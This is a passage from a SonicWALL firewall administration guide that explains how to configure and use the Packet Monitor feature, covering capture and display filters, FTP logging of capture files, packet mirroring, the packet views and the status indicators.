- Service: HTTP Management
- Source: Any
- Destination: All XI Management IP
- Users Allowed: All
- Schedule: Always on
- Comment: Auto-added management rule
- Enable Logging
- Allow Fragmented Packets
- Enable flow reporting
- Enable packet monitor (highlighted with a red box)
- Enable Geo-IP Filter
- Enable Botnet Filter

- Step 3** Click the **OK** button to save your changes.



Note Further monitor filter settings are required on the **Dashboard > Packet Monitor** page to enable monitoring based on firewall rules. See [“Dashboard > Packet Monitor” on page 94](#).


Configuring Monitor Filter Settings

All filters set on this page are applied to both packet capture and packet mirroring.

To configure Monitor Filter settings, complete the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**. The Packet Monitor Configuration window displays.


Step 2 In the **Packet Monitor Configuration** window, click the **Monitor Filter** tab.



Step 3 Choose **Enable filter based on the firewall/app rule** if you are using firewall rules to capture specific traffic.



Note Before checking the **Enable filter based on the firewall/app rule** option, be certain you have selected one or more access rules on which to monitor packet traffic. This configuration is done from either the **Firewall Settings > Access Rules** page or the **Dashboard > App Flow Monitor** page.

On the **Firewall Settings > Access Rules** page, click on the  edit icon for the Access Rule on which you want to enable monitoring and then select the **Enable packet monitor** option.

On the **Dashboard > App Flow Monitor** page, select the item on which you want to enable monitoring, click **Create Rule**, select **Packet Monitor**, and then click **Create Rule**.

Step 4 Specify how Packet Monitor will filter packets using these options:

- **Interface Name(s)** - You can specify up to ten interfaces separated by commas. Refer to the [“Network > Interfaces” on page 209](#) for the available interface names. You can use a negative value to configure all interfaces except the one(s) specified; for example: !X0, or !LAN.
- **Ether Type(s)** - You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported: ARP, IP, PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone. This option is not case-sensitive. For example, to capture all supported types, you could enter: ARP, IP, PPPOE. You can use one or more negative values to capture all Ethernet types except those specified; for example: !ARP, !PPPoE. You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, IP. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See [“Supported Packet Types” on page 186](#).

- **IP Type(s)** - You can specify up to ten IP types separated by commas. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP. This option is not case-sensitive. You can use one or more negative values to capture all IP types except those specified; for example: !TCP, !UDP. You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See “Supported Packet Types” on page 186.
- **Source IP Address(es)** - You can specify up to ten IP addresses separated by commas; for example: 10.1.1.1, 192.2.2.2. You can use one or more negative values to capture packets from all but the specified addresses; for example: !10.3.3.3, !10.4.4.4.
- **Source Port(s)** - You can specify up to ten TCP or UDP port numbers separated by commas; for example: 20, 21, 22, 25. You can use one or more negative values to capture packets from all but the specified ports; for example: !80, !8080.
- **Destination IP Address(es)** - You can specify up to ten IP addresses separated by commas; for example: 10.1.1.1, 192.2.2.2. You can use one or more negative values to capture packets destined for all but the specified addresses; for example: !10.3.3.3, !10.4.4.4.
- **Destination Port(s)** - You can specify up to ten TCP or UDP port numbers separated by commas; for example: 20, 21, 22, 25. You can use one or more negative values to capture packets destined for all but the specified ports; for example: !80, !8080.
- **Bidirectional Address and Port Matching** - When this option is selected, IP addresses and ports specified in the Source or Destination fields on this page will be matched against both the source and destination fields in each packet.
- **Forwarded packets only** - Select this option to monitor any packets which are forwarded by the firewall.
- **Consumed packets only** - Select this option to monitor all packets which are consumed by internal sources within the firewall.
- **Dropped packets only** - Select this option to monitor all packets which are dropped at the perimeter.



Note If a field is left blank, no filtering is done on that field. Packets are captured or mirrored without regard to the value contained in that field of their headers.

Step 5 To save your settings and exit the configuration window, click **OK**.

Configuring Display Filter Settings


This section describes how to configure packet monitor display filter settings. The values that you provide here are compared to corresponding fields in the captured packets, and only those packets that match are displayed. These settings apply only to the display of captured packets on the management interface, and do not affect packet mirroring.



Note If a field is left blank, no filtering is done on that field. Packets are displayed without regard to the value contained in that field of their headers.

To configure Packet Monitor display filter settings, complete the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
- Step 2** In the **Packet Monitor Configuration** window, click the **Display Filter** tab.



- Step 3** In the **Interface Name(s)** box, type the SonicWALL appliance interfaces for which to display packets, or use the negative format (!X0) to display packets captured from all interfaces except those specified. You can specify up to ten interfaces separated by commas. Refer to [“Network > Interfaces” on page 209](#) for the available interface names.
- Step 4** In the **Ether Type(s)** box, enter the Ethernet types for which you want to display packets, or use the negative format (!ARP) to display packets of all Ethernet types except those specified. You can specify up to ten Ethernet types separated by commas. Currently, the following Ethernet types are supported: ARP, IP, PPPoE-SES, and PPPoE-DIS. The latter two can be specified by PPPoE alone. You can also use hexadecimal values to represent the Ethernet types, or mix hex values with the standard representations; for example: ARP, 0x800, IP. Normally you would only use hex values for Ethernet types that are not supported by acronym in SonicOS. See [“Supported Packet Types” on page 186](#).
- Step 5** In the **IP Type(s)** box, enter the IP packet types for which you want to display packets, or use the negative format (!UDP) to display packets of all IP types except those specified. You can specify up to ten IP types separated by commas. The following IP types are supported: TCP, UDP, ICMP, GRE, IGMP, AH, ESP. You can also use hexadecimal values to represent the IP types, or mix hex values with the standard representations; for example: TCP, 0x1, 0x6. See [“Supported Packet Types” on page 186](#). To display all IP types, leave blank.
- Step 6** In the **Source IP Address(es)** box, type the IP addresses from which you want to display packets, or use the negative format (!10.1.2.3) to display packets captured from all source addresses except those specified.
- Step 7** In the **Source Port(s)** box, type the port numbers from which you want to display packets, or use the negative format (!25) to display packets captured from all source ports except those specified.
- Step 8** In the **Destination IP Address(es)** box, type the IP addresses for which you want to display packets, or use the negative format (!10.1.2.3) to display packets with all destination addresses except those specified.
- Step 9** In the **Destination Port(s)** box, type the port numbers for which you want to display packets, or use the negative format (!80) to display packets with all destination ports except those specified.

- Step 10** To match the values in the source and destination fields against either the source or destination information in each captured packet, select the **Enable Bidirectional Address and Port Matching** checkbox.
- Step 11** Select the checkbox for any of the following options to specify the type of captured packets Packet Monitor displays:
- **Forwarded** - Display captured packets that the SonicWALL appliance forwarded.
 - **Generated** - Display captured packets that the SonicWALL appliance generated.
 - **Consumed** - Display captured packets that the SonicWALL appliance consumed.
 - **Dropped** - Display captured packets that the SonicWALL appliance dropped.
- Step 12** To save your settings and exit the configuration window, click **OK**.

Configuring Logging Settings

This section describes how to configure Packet Monitor logging settings. These settings provide a way to configure automatic logging of the capture buffer to an external FTP server. When the buffer fills up, the packets are transferred to the FTP server. The capture continues without interruption.

If you configure automatic FTP logging, this supersedes the setting for wrapping the buffer when full. With automatic FTP logging, the capture buffer is effectively wrapped when full, but you also retain all the data rather than overwriting it each time the buffer wraps.

To configure logging settings, perform the following steps:

- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
- Step 2** In the **Packet Monitor Configuration** window, click the **Logging** tab.

The screenshot shows the 'Logging' configuration window. At the top, there are tabs for 'Settings', 'Monitor Filter', 'Display Filter', 'Logging', 'Advanced Monitor Filter', and 'Mirror'. The 'Logging' tab is selected. Below the tabs, the 'Logging' section contains the following fields and options:

- FTP Server IP Address: [Empty text box]
- Login ID: [admin]
- Password: [password]
- Directory Path: [captures]
- Log To FTP Server Automatically.
- Log HTML File Along With .cap File (FTP)

At the bottom of the window is a 'Log Now' button.

- Step 3** In the **FTP Server IP Address** box, type the IP address of the FTP server.



Note Make sure that the FTP server IP address is reachable by the SonicWALL appliance. An IP address that is reachable only via a VPN tunnel is not supported.

- Step 4** In the **Login ID** box, type the login name that the SonicWALL appliance should use to connect to the FTP server.
- Step 5** In the **Password** box, type the password that the SonicWALL appliance should use to connect to the FTP server.

- Step 6** In the **Directory Path** box, type the directory location for the transferred files. The files are written to this location relative to the default FTP root directory.
- For libcap format, files are named “packet-log--<>.cap”, where the <> contains a run number and date including hour, month, day, and year. For example, packet-log--3-22-08292006.cap.
 - For HTML format, file names are in the form: “packet-log_h-<>.html”. An example of an HTML file name is: packet-log_h-3-22-08292006.html.
- Step 7** To enable automatic transfer of the capture file to the FTP server when the buffer is full, select the **Log To FTP Server Automatically** checkbox. Files are transferred in both libcap and HTML format.
- Step 8** To enable transfer of the file in HTML format as well as libcap format, select the **Log HTML File Along With .cap File (FTP)**.
- Step 9** To test the connection to the FTP server and transfer the capture buffer contents to it, click **Log Now**. In this case the file name will contain an ‘F’. For example, packet-log-F-3-22-08292006.cap or packet-log_h-F-3-22-08292006.html.
- Step 10** To save your settings and exit the configuration window, click **OK**.

Restarting FTP Logging

If automatic FTP logging is off, either because of a failed connection or simply disabled, you can restart it in **Configure > Logging**.


-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.
- Step 2** In the **Packet Monitor Configuration** window, click the **Logging** tab.
- Step 3** Verify that the settings are correct for each item on the page. See [“Configuring Logging Settings” on page 174](#).
- Step 4** To change the FTP logging status on the main packet monitor page to “active”, select the **Log To FTP Server Automatically** checkbox.
- Step 5** To save your settings and exit the configuration window, click **OK**.

Configuring Advanced Monitor Filter Settings

This section describes how to configure monitoring for packets generated by the SonicWALL appliance and for intermediate traffic.

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.

Step 2 In the **Packet Monitor Configuration** window, click the **Advanced Monitor Filter** tab.



Step 3 To monitor packets generated by the SonicWALL appliance, select the **Monitor Firewall Generated Packets** checkbox.

Even when other monitor filters do not match, this option ensures that packets generated by the SonicWALL appliance are captured. This includes packets generated by HTTP(S), L2TP, DHCP servers, PPP, PPPOE, and routing protocols. Captured packets are marked with 's' in the incoming interface area when they are from the system stack. Otherwise, the incoming interface is not specified.

Step 4 To monitor intermediate packets generated by the SonicWALL appliance, select the **Monitor Intermediate Packets** checkbox. Selecting this checkbox enables, but does not select, the subsequent checkboxes for monitoring specific types of intermediate traffic.

Step 5 Select the checkbox for any of the following options to monitor that type of intermediate traffic:

- **Monitor intermediate multicast traffic** – Capture or mirror replicated multicast traffic.
- **Monitor intermediate IP helper traffic** – Capture or mirror replicated IP Helper packets.
- **Monitor intermediate reassembled traffic** – Capture or mirror reassembled IP packets.
- **Monitor intermediate fragmented traffic** – Capture or mirror packets fragmented by the firewall.
- **Monitor intermediate remote mirrored traffic** – Capture or mirror remote mirrored packets after de-encapsulation.
- **Monitor intermediate IPsec traffic** – Capture or mirror IPSec packets after encryption and decryption.
- **Monitor intermediate SSL decrypted traffic** – Capture or mirror decrypted SSL packets. Certain IP and TCP header fields may not be accurate in the monitored packets, including IP and TCP checksums and TCP port numbers (remapped to port 80). DPI-SSL must be enabled to decrypt the packets.
- **Monitor intermediate decrypted LDAP over TLS packets** – Capture or mirror decrypted LDAPS packets. The packets are marked with "(ldp)" in the ingress/egress interface fields and will have dummy Ethernet, IP, and TCP headers with some inaccurate fields. The LDAP server is set to 389. Passwords in captured LDAP bind requests are obfuscated.
- **Monitor intermediate decrypted Single Sign On agent messages** – Capture or mirror decrypted messages to or from the SSO Agent. The packets are marked with "(sso)" in the ingress/egress interface fields and will have dummy Ethernet, IP, and TCP headers with some inaccurate fields.



Note Monitor filters are still applied to all selected intermediate traffic types.

Step 6 To save your settings and exit the configuration window, click **OK**.

Configuring Mirror Settings

This section describes how to configure Packet Monitor mirror settings. Mirror settings provide a way to send packets to a different physical port of the same firewall or to send packets to, or receive them from, a remote SonicWALL firewall.

To configure mirror settings, perform the following steps:

Step 1 Navigate to the **Dashboard > Packet Monitor** page and click **Configure**.

Step 2 In the **Packet Monitor Configuration** window, click the **Mirror** tab.

The screenshot shows the 'Mirror' configuration window with the following settings:

- Mirror Settings:**
 - Maximum mirror rate (in kilobits per second): 100
 - Mirror only IP packets.
- Local Mirror Settings:**
 - Send received remote mirrored packets to Interface (NSA platforms only): X3
- Remote Mirror Settings (Sender):**
 - Mirror filtered packets to remote SonicWALL firewall (IP Address): 2.2.2.3
 - Encrypt remote mirrored packets via IPSec (preshared key-IKE):
- Remote Mirror Settings (Receiver):**
 - Receive mirrored packets from remote SonicWALL firewall (IP Address): 2.2.2.4
 - Decrypt remote mirrored packets via IPSec (preshared key-IKE):
 - Send received remote mirrored packets to Interface (NSA platforms only): X0
 - Send received remote mirrored packets to capture buffer.

Step 3 Under Mirror Settings, type the desired maximum mirror rate into the **Maximum mirror rate (in kilobits per second)** field. If this rate is exceeded during mirroring, the excess packets will not be mirrored and will be counted as skipped packets. This rate applies to both local and remote mirroring. The default and minimum value is 100 kbps, and the maximum is 1 Gbps.

Step 4 Select the **Mirror only IP packets** checkbox to prevent mirroring of other Ether type packets, such as ARP or PPPoE. If selected, this option overrides any non-IP Ether types selected on the **Monitor Filter** tab.

Step 5 Under Local Mirror Settings, select the destination interface for locally mirrored packets in the **Mirror filtered packets to Interface (NSA platforms only)** drop-down list.

Step 6 Under Remote Mirror Settings (Sender), in the **Mirror filtered packets to remote Sonicwall firewall (IP Address)** field, type the IP address of the remote SonicWALL to which mirrored packets will be sent.



Note The remote SonicWALL must be configured to receive the mirrored packets.

- Step 7** In the **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** field, type the pre-shared key to be used to encrypt traffic when sending mirrored packets to the remote SonicWALL. Configuring this field enables an IPSec transport mode tunnel between this appliance and the remote SonicWALL. This pre-shared key is used by IKE to negotiate the IPSec keys.



Note The **Encrypt remote mirrored packets via IPSec (preshared key-IKE)** option is inactive in SonicOS 5.6, and will be supported in a future release.

- Step 8** Under Remote Mirror Settings (Receiver), in the **Receive mirrored packets from remote Sonicwall firewall (IP Address)** field, type the IP address of the remote SonicWALL from which mirrored packets will be received.



Note The remote SonicWALL must be configured to send the mirrored packets.

- Step 9** In the **Decrypt remote mirrored packets via IPSec (preshared key-IKE)** field, type the pre-shared key to be used to decrypt traffic when receiving mirrored packets from the remote SonicWALL. Configuring this field enables an IPSec transport mode tunnel between this appliance and the remote SonicWALL. This pre-shared key is used by IKE to negotiate the IPSec keys.



Note The **Decrypt remote mirrored packets via IPSec (preshared key-IKE)** option is inactive in SonicOS 5.6, and will be supported in a future release.

- Step 10** To mirror received packets to another interface on the local SonicWALL, select the interface from the **Send received remote mirrored packets to Interface (NSA platforms only)** drop-down list.
- Step 11** To save received packets in the local capture buffer, select the **Send received remote mirrored packets to capture buffer** checkbox. This option is independent of sending received packets to another interface, and both can be enabled if desired.
- Step 12** To save your settings and exit the configuration window, click **OK**.

Using Packet Monitor and Packet Mirror

Dashboard /
Packet Monitor

Configure Monitor All Monitor Default Clear Refresh

Packet Monitor

- Trace active, Buffer size 8000 KB, 21177 Packets captured, Buffer is 100% full, 0 MB of Buffer lost
- Local mirroring on, Mirroring to interface: **NONE**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
- Remote mirroring Tx off, Mirroring to: **0.0.0.0**, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
- Remote mirroring Rx off, Receiving from: **0.0.0.0**, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
- FTP logging off, FTP Server Pass/Failure count: 0 / 0, FTP Thread is Idle, Buffer is FULL

Current Buffer Statistics: **2507 Dropped**, 0 Forwarded, 8358 Consumed, 10312 Generated

Current Configurations: Filters General Logging Mirroring

Start Capture Stop Capture Start Mirror Stop Mirror Log to FTP server Export as:

In addition to the **Configure** button, the top of the **Dashboard > Packet Monitor** page provides several buttons for general control of the packet monitor feature and display:

- **Monitor All** – Resets current monitor filter settings and advanced page settings so that traffic on all local interfaces is monitored. A confirmation dialog box displays when you click this button.
- **Monitor Default** – Resets current monitor filter settings and advanced page settings to factory default settings. A confirmation dialog box displays when you click this button.
- **Clear** – Clears the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging. A confirmation dialog box displays when you click this button.
- **Refresh** – Refreshes the packet display windows on this page to show new buffer data.

For an explanation of the status indicators near the top of the page, see [“Understanding Status Indicators” on page 183](#).

The other buttons and displays on this page are described in the following sections:

- [“Starting and Stopping Packet Capture” on page 179](#)
- [“Starting and Stopping Packet Mirror” on page 180](#)
- [“Viewing Captured Packets” on page 180](#)

Starting and Stopping Packet Capture

You can start a packet capture that uses default settings without configuring specific criteria for packet capture, display, FTP export, and other settings. If you start a default packet capture, the SonicWALL appliance will capture all packets except those for internal communication, and will stop when the buffer is full or when you click **Stop Capture**.

-
- Step 1** Navigate to the **Dashboard > Packet Monitor** page.
 - Step 2** Optionally click **Clear** to set the statistics back to zero.
 - Step 3** Under **Packet Monitor**, click **Start Capture**.
 - Step 4** To refresh the packet display windows to show new buffer data, click **Refresh**.

Step 5 To stop the packet capture, click **Stop Capture**.

You can view the captured packets in the Captured Packets, Packet Detail, and Hex Dump sections of the screen. See [“Viewing Captured Packets” on page 180](#).

Starting and Stopping Packet Mirror

Step 1 Navigate to the **Dashboard > Packet Monitor** page.

Step 2 Under **Packet Monitor**, click **Start Mirror** to start mirroring packets according to your configured settings.



Note It is not necessary to first configure specific criteria for display, logging, FTP export, and other settings.

Step 3 To stop mirroring packets, click **Stop Mirror**.

Viewing Captured Packets

The **Dashboard > Packet Monitor** page provides three windows to display different views of captured packets.

Topics:

- [“About the Captured Packets Window” on page 180](#)
- [“About the Packet Detail Window” on page 182](#)
- [“About the Hex Dump Window” on page 182](#)

About the Captured Packets Window

#	Time	Ingress	Egress	Source IP	Destination IP	Ether Type	Packet Type	Ports[Src, Dst]	Status	Length [Actual]
2	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	1418[1418]
3	10/11/2013 10:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	81[81]
4	10/11/2013 10:10:12.256	X1*(i)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
5	10/11/2013 10:10:12.256	X1*(i)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]

The **Captured Packets** window displays the following statistics about each packet:

- **#** - The packet number relative to the start of the capture
- **Time** - The date and time that the packet was captured
- **Ingress** - The SonicWALL appliance interface on which the packet arrived is marked with an asterisk (*). The subsystem type abbreviation is shown in parentheses. Subsystem type abbreviations are defined in the following table.

Abbreviation	Definition
i	Interface
hc	Hardware based encryption or decryption
sc	Software based encryption or decryption
m	Multicast

Abbreviation	Definition
r	Packet reassembly
s	System stack
ip	IP helper
f	Fragmentation

- **Egress** - The SonicWALL appliance interface on which the packet was captured when sent out

The subsystem type abbreviation is shown in parentheses. See the table above for definitions of subsystem type abbreviations

- **Source IP** - The source IP address of the packet
- **Destination IP** - The destination IP address of the packet
- **Ether Type** - The Ethernet type of the packet from its Ethernet header
- **Packet Type** - The type of the packet depending on the Ethernet type; for example:
 - For IP packets, the packet type might be TCP, UDP, or another protocol that runs over IP
 - For PPPoE packets, the packet type might be PPPoE Discovery or PPPoE Session
 - For ARP packets, the packet type might be Request or Reply
- **Ports [Src,Dst]** - The source and destination TCP or UDP ports of the packet
- **Status** - The status field for the packet

The status field shows the state of the packet with respect to the firewall. A packet can be dropped, generated, consumed or forwarded by the SonicWALL appliance. You can position the mouse pointer over dropped or consumed packets to show the following information.

Packet status	Displayed value	Definition of displayed value
Dropped	Module-ID = <integer>	Value for the protocol subsystem ID
	Drop-code = <integer>	Reason for dropping the packet
	Reference-ID: <code>	SonicWALL-specific data
Consumed	Module-ID = <integer>	Value for the protocol subsystem ID

- **Length [Actual]** - Length value is the number of bytes captured in the buffer for this packet. Actual value, in brackets, is the number of bytes transmitted in the packet.

You can configure the number of bytes to capture. See [“Configuring General Settings” on page 168](#).

About the Packet Detail Window

When you click on a packet in the Captured Packets window, the packet header fields are displayed in the Packet Detail window. The display will vary depending on the type of packet that you select.

```

Packet Detail
IP Packet Header
IP Type: TCP(0x6), Src=[10.203.28.35], Dst=[10.0.204.167]
TCP Packet Header
TCP Flags = [ACK,PSH,], Src=[443], Dst=[62705], Checksum=0x90b6
Application Header
HTTPS
Value:[0]
Generated (Sent Out) 0:0
    
```

About the Hex Dump Window

When you click on a packet in the Captured Packets window, the packet data is displayed in hexadecimal and ASCII format in the Hex Dump window. The hex format is shown on the left side of the window, with the corresponding ASCII characters displayed to the right for each line. When the hex value is zero, the ASCII value is displayed as a dot.

```

Hex Dump
0019070c 7c000017 c50f7479 08004500 057cb837 00004006 *....|.....ty..E..|.7..@.*
bfaf0acb 1c230a00 cca701bb f4f1083c abc30242 7b4b5018 *.....#.....B{KP.*
447090b6 00001703 01054fb0 3153a6cd a6fc85e4 d98d6be4 *Dp.....O.1S.....k.*
d1e78ce6 afbabc87 197fa74e 172023b7 ac5c8b76 9f5d1db4 *.....N. #..\v.]..*
176306c9 cf6f0f1f aed022c7 b696e321 53f2cca3 1cbe5a0c *.c...o....."!S.....Z.*
c3b93ecf 150d8c9c 49159f4d b6a01b80 d77c4099 5f310953 *.....I..M.....|@_1.S*
770c9e85 7f3ef3ce 9589f713 1bf295df 971e07f9 77347bcc *w.....w4{.*
6b3bf906 162d5ea3 9a5f3713 f17a9f30 8214a0a6 7fbafd6f *k;...-^...7..z.0.....o*
    
```

Verifying Packet Monitor Activity

This section describes how to tell if your packet monitor, mirroring, or FTP logging is working correctly according to the configuration.

Topics:

- [“Understanding Status Indicators” on page 183](#)
- [“Clearing the Status Information” on page 185](#)

Understanding Status Indicators

The main Packet Monitor page displays status indicators for packet capture, mirroring, and FTP logging. Information popup tooltips are available for quick display of the configuration settings.

Packet Monitor

- Trace off, Buffer size 8000 KB, 451 Packets captured, Buffer is 1% full, 0 MB of Buffer lost
- Local mirroring on, Mirroring to interface: X3, 3842 packets mirrored, 0 pkts skipped, 8 pkts exceeded rate
- Remote mirroring Tx on, Mirroring to: 2.2.2.3, 3840 packets mirrored, 0 pkts skipped, 10 pkts exceeded rate
- Remote mirroring Rx on, Receiving from: 2.2.2.4, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
- FTP logging off, FTP Server Pass/Failure count: 0 / 0, FTP Thread is Idle, Buffer status OK

Current Buffer Statistics: **263 Dropped**, 0 Forwarded, 107 Consumed, 81 Generated, 0 Unknowns

Current Configurations: [Filters](#) [General](#) [Logging](#) [Mirroring](#)

Topics:

- [“Packet Capture Status \(Trace\)” on page 183](#)
- [“Mirroring Status” on page 183](#)
- [“FTP Logging Status” on page 184](#)
- [“Current Buffer Statistics” on page 185](#)
- [“Current Configurations” on page 185](#)

Packet Capture Status (Trace)

The packet capture status indicator is labelled as **Trace**, and shows one of the following three conditions:

- **Red** – Capture is stopped
- **Green** – Capture is running and the buffer is not full
- **Yellow** – Capture is running, but the buffer is full

The management interface also displays the buffer size, the number of packets captured, the percentage of buffer space used, and how much of the buffer has been lost. Lost packets occur when automatic FTP logging is turned on, but the file transfer is slow for some reason. If the transfer is not finished by the time the buffer is full again, the data in the newly filled buffer is lost.



Note Although the buffer wrap option clears the buffer upon wrapping to the beginning, this is not considered lost data.

Mirroring Status

There are three status indicators for packet mirroring:

- **Local mirroring** – Packets sent to another physical interface on the same SonicWALL
- For local mirroring, the status indicator shows one of the following three conditions:
- **Red** – Mirroring is off
 - **Green** – Mirroring is on
 - **Yellow** – Mirroring is on but disabled because the local mirroring interface is not specified

The local mirroring row also displays the following statistics:

- **Mirroring to interface** – The specified local mirroring interface

- **Packets mirrored** – The total number of packets mirrored locally
- **Pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
- **Pkts exceeded rate** – The total number of packets that skipped mirroring due to rate limiting

- **Remote mirroring Tx** – Packets sent to a remote SonicWALL

For Remote mirroring Tx, the status indicator shows one of the following three conditions:

- **Red** – Mirroring is off
- **Green** – Mirroring is on and a remote SonicWALL IP address is configured
- **Yellow** – Mirroring is on but disabled because the remote device rejects mirrored packets and sends port unreachable ICMP messages

The Remote mirroring Tx row also displays the following statistics:

- **Mirroring to** – The specified remote SonicWALL IP address
- **Packets mirrored** – The total number of packets mirrored to a remote SonicWALL appliance
- **Pkts skipped** – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
- **Pkts exceeded rate** – The total number of packets that failed to mirror to a remote SonicWALL, either due to an unreachable port or other network issues

- **Remote mirroring Rx** – Packets received from a remote SonicWALL

For Remote mirroring Rx, the status indicator shows one of the following two conditions:

- **Red** – Mirroring is off
- **Green** – Mirroring is on and a remote SonicWALL IP address is configured

The Remote mirroring Rx row also displays the following statistics:

- **Receiving from** – The specified remote SonicWALL IP address
- **Mirror packets rcvd** – The total number of packets received from a remote SonicWALL appliance
- **Mirror packets rcvd but skipped** – The total number of packets received from a remote SonicWALL appliance that failed to get mirrored locally due to errors in the packets

FTP Logging Status

The FTP logging status indicator shows one of the following three conditions:

- **Red** – Automatic FTP logging is off
- **Green** – Automatic FTP logging is on
- **Yellow** – The last attempt to contact the FTP server failed, and logging is now off



Note To restart automatic FTP logging, see [“Restarting FTP Logging” on page 175](#).

Next to the FTP logging indicator, the management interface also displays the following:

- **FTP Server Pass/Failure count:** *success/failure* - The number of successful and failed attempts to transfer the buffer contents to the FTP server
- **FTP Thread is** *status* - the current state of the FTP process thread: **Busy** or **Idle**.

- **Buffer status status** - The status of the capture buffer: **FULL** or **OK** .

Current Buffer Statistics


The **Current Buffer Statistics** row summarizes the current contents of the local capture buffer. It shows the number of dropped, forwarded, consumed, generated, and unknown packets.

Current Configurations

The **Current Configurations** row provides dynamic information displays for following

- **Filters** - Includes both the capture filter and display filter settings
